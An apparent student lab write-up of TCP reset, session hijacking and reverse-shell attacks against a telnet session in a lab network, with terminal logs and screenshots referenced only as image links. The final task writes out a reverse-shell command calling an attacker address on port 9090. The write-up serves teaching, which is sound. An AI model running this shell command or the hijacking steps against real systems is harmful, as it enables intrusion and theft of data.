
We are able to login

Wireshark reference




And on the server side we can see that the connection is established.

We can see there is a User IP and port number




Now on the user you can type the command “ls”, we can see that every letter l it will be packed and send it to the server



We get the sequence number, acknowledgment number from the above wireshark screenshot.

Code: reset.py




Here in the reset package we impersonate the user not the server which means the source number is the user

Source IP- 10.9.0.6

Destination IP-10.9.0.5


Source port-36530

Destination port:23 (Refer to the reset code screenshot)




The connection is broken on the victim machine, we can see the established connection is gone.

2) Launching the attack automatically



Here we want to spoof the packet passing back and forth between the user and the victim machine, so the destination we just use a packet that we captured to use this IP address, we are able to see that the destination we use it will capture packages because we want to reply or reset every packet we sniffed, we then the reset packet haa a reply to the packet we sniffed that's why we switched the source in the destination of the IP address and also the port number.

Here we changed the last line of the code. Now we can launch the attack, before launching the attack we need to set up the connection



We can see error connection is closed by foreign host.

```
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 23 00:49:02 UTC 2023 from 8e0f1dee122d on pts/3
seed@8e0f1dee122d:~$ ls
```


When we enter “ls” error connection is closed

```
seed@8e0f1dee122d:~$ ls
secret  victim
seed@8e0f1dee122d:~$ ls
secret  victim
seed@8e0f1dee122d:~$ Connection closed by foreign host.
```

Task-3

TCP Highjacking

Hijack.py




```
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:34186          ESTABLISHED
root@8e0f1dee122d:/# ss -K dst 10.9.0.6 dport 34186
Netid               State               Recv-Q              Send-Q                            Local Address:Port                          Peer Address:Port              Process
tcp                 ESTAB               0                   0                                      10.9.0.5:telnet                            10.9.0.6:34186
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
root@8e0f1dee122d:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.5:45048          ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:60290          ESTABLISHED
tcp        0      0 10.9.0.5:45048          10.9.0.5:23             ESTABLISHED
root@8e0f1dee122d:/# ss -K dst 10.9.0.6 dport 60290
Netid               State               Recv-Q              Send-Q                            Local Address:Port                          Peer Address:Port              Process
tcp                 ESTAB               0                   0                                      10.9.0.5:telnet                            10.9.0.6:60290
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:45048          10.9.0.5:23             TIME_WAIT
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:45048          10.9.0.5:23             TIME_WAIT
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:39064          ESTABLISHED
root@8e0f1dee122d:/# ss -K dst 10.9.0.6 dst 39064
Netid               State               Recv-Q              Send-Q                             Local Address:Port                           Peer Address:Port              Process
root@8e0f1dee122d:/# ss -K dst 10.9.0.6 dport 39064
Netid               State               Recv-Q              Send-Q                            Local Address:Port                          Peer Address:Port              Process
tcp                 ESTAB               0                   0                                      10.9.0.5:telnet                            10.9.0.6:39064
```

Now from the user1 telnet into the victim

telnet 10.9.0.5


Trying.....

Trying…

And than we telnet into victim machine


Netstat -nat


Sniff the interface



We created a secret file on the server under the user account then we will use to hijack and steal the secret information


We will be making some modification in the hijack.py





Here we did many middle steps, we sniffed the packet from the server to the user then we spoof the packet, impersonate the user and send it to your server.


Hijack_auto.py



After doing all the code needed changes we get the output as

“This is a secret file”

Task 4:- Creating reverse shell using TCP Session Highjacking



Here we only need to change the command, we embed it in the payload

-We will use this command

$ /bin/bash -I > /dev/tcp/ 10.9.0.1/ 9090 0< &1

This command will set up the reverse share files, which means, we can control, we can find any command on the victim machine with the user's account, as the user account because we impersonate the user account, the user's come to succeed the seed can't do anything.